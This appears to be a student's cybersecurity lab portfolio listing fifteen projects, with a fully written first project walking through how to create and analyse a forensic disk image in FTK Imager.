

## Name: Pranita Rode

- Projects:**
1. Creating Forensic Image using FTK Imager.
  2. Using CryptTool to encrypt and decrypt passwords using RC4.
  3. Creating a Keylogger File using Notepad.
  4. Using Google and Whois for Reconnaissance.
  5. Cryptographic Failure.
  6. SQL Injection.
  7. Cross-Site Scripting (XSS)
  8. Database Error Disclosure.
  9. Directory listing (at /CVS folder)
  10. Using Metasploit to exploit.
  11. Using Blue Team Labs Online (BTLO) to perform Phishing Analysis of Email.
  12. Capturing and analyzing the packets provided in lab and solve the questions using Wireshark.
  13. Using Sysinternals tools for Network Tracking and Process Monitoring.
  14. Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.
  15. Performing Network Analysis (Exfiltration) in Cyberdefenders.org using HawkEyeLab.

### Project 1

**Aim:** Creating forensic Image using FTK Imager.


- Creating forensic Image

- Check Integrity of Data


- Analyze Forensic Image

**Steps:** Creating Forensic Image


1. Click File and then Create Disk Image, or click the button on the tool bar




**2. Select Content of a Folder**




**3. Then select a file**




#### 4. Enter the evidence Information




## 5. Browse the Image Destination




## 6. Click on start after adding destination




## 7.Then it will show the destination and status of the image source




## 8.Go in file and select Add Evidence Item




**9.Then Select Image File->Next**




**10.Provide the Source Path**




**11.Then Enter Finish**




**12.The Image is displayed in the Evidence Tree click on it**

